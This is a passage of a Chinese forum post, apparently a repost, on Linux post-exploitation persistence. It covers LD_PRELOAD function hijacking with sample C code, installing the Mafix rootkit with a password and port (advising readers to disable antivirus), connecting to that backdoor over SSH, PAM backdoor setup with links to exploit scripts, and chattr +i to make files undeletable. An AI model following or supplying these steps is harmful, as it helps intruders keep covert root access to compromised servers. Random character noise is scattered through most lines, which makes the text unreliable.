

$ x. |" R0 T1 P+ ] http://www.freebuf.com/column/162604.html 首先创建了一个jaky.c文件,其中调用time方法,然后创建了一个jakylib.c,其中生成了一个time方法供test调用 编译后用LD_PRELOAD=$PWD/jakylib.so ./jaky劫持了time.
% q7 V, s" t1 w) j( @- ]- //jaky.c
+ r& `: L3 ^) e0 u - #include <stdio.h>
$ s# \5 P6 A2 l. I- h+ e - #include <stdlib.h>
7 u( ]. p; ^/ J - #include <time.h>
$ [4 M. B# h* i6 p) D) e - int main(){
4 |* H1 f0 V# S) x5 ~ - srand(time(NULL));
* |) h. e7 J4 E3 S2 p+ z4 _ - return 0;
7 j+ F, e. {. r* B& y; C - }; S: T2 q: t+ c2 Q( m R4 n$ b, E H' U+ {
- //编译:gcc -o jaky jaky.c
- ) y' j. {, u) ?% o
- //jakylib.c
2 K) }4 S# j% T7 ], G1 o) o! I - #include <stdio.h>
3 u2 w- q8 S8 Y' {; d" U - int time(){3 }; n& k% ?3 y! ]( m
- printf("hello Jaky");2 T" R* g5 O. k$ ^
- return 0; //the most random number in the universe- P2 O j# x/ i/ j6 L
- }) ?1 g3 Q* g' x& e% F% J3 l
- //编译:gcc -shared -fPIC jakylib.c -o jaky.so
1 e1 h+ O, o7 \* M1 U$ `- t3 _Github上利用代码
6 Q2 s4 o% k) _- \6 D# @& e. x9 C% `% | http://github.com/mempodippy/cub3 用于预加载的恶意动态链接库 0x07:mafix rootkit Mafix是一款常用的轻量应用级别Rootkits,是通过伪造ssh协议漏洞实现远程登陆的特点是配置简单并可以自定义验证密码和端口号. 参考文章 http://www.i0day.com/559.html 1.首先是获得远程服务器的root权限 2.然后下载rootkit程序 mafix (下载前最好把杀毒软件关掉,基本上会报毒的!) 3.开始安装
- d5 K i% x8 \6 e4 U- tar -xvzf mafix.tar.gz" b2 K+ u8 e; s, p
- cd mafix
5 k& C# v, b6 W, P - ./root rootkit 345
(其中rootkit为你连接后门程序时的密码,345为连接的端口) 可以验证一下是否成功: - . H- n) K5 ~1 `) f) }
- [root@jaky ~]# netstat -anlp|grep 345
4 P) n4 ^: U# j4 C$ L; y9 W - tcp 0 0 0.0.0.0:345 0.0.0.0:* LISTEN 11280/ttyload
可以看到,345端口已经在监听了.
' f$ {& E5 G, m$ q+ p6 W( A: m& R 4.连接后门程序 - ' S0 c" y9 Q0 K$ E2 E# O
- ssh 111.111.111.111 -p 345
0x08 AM: s& A. C+ I5 f5 N4 w
PAM其实是通过提供一些动态链接库和一套统一的API,将系统提供的服务和该服务的认证方式分开,使得系统管理员可以灵活地根据需要给不同的服务配置不同的认证方式而无需更改服务程序. 利用步骤 确保ssh开启pam支持 - * p2 l! p( Y- Q+ }8 f/ H& V0 m
- vim /etc/ssh/sshd_config& B; }( e5 O' P* e: H
- UsePAM yes
$ A! e! ^8 p1 ^- S$ B7 |! [/ mGithub上利用代码 http://github.com/litsand/shell/blob/master/pam.sh
; k( a3 M5 U" D0 Y! K. L

0x09:创建不能删除的文件 使用chattr来给与隐藏权限.这些权限需要使用lsattr这个命令才可以查看到,而如果要修改隐藏权限,则使用chattr这个命令来进行修改.
; A% {, v4 f/ r, Y/ R3 {) c" D( {- chattr +i jaky.sh
0 Q1 w8 J, J! D) |4 J+ c7 M% G8 `; g* P5 P
| 




 微信公众号
 手机版


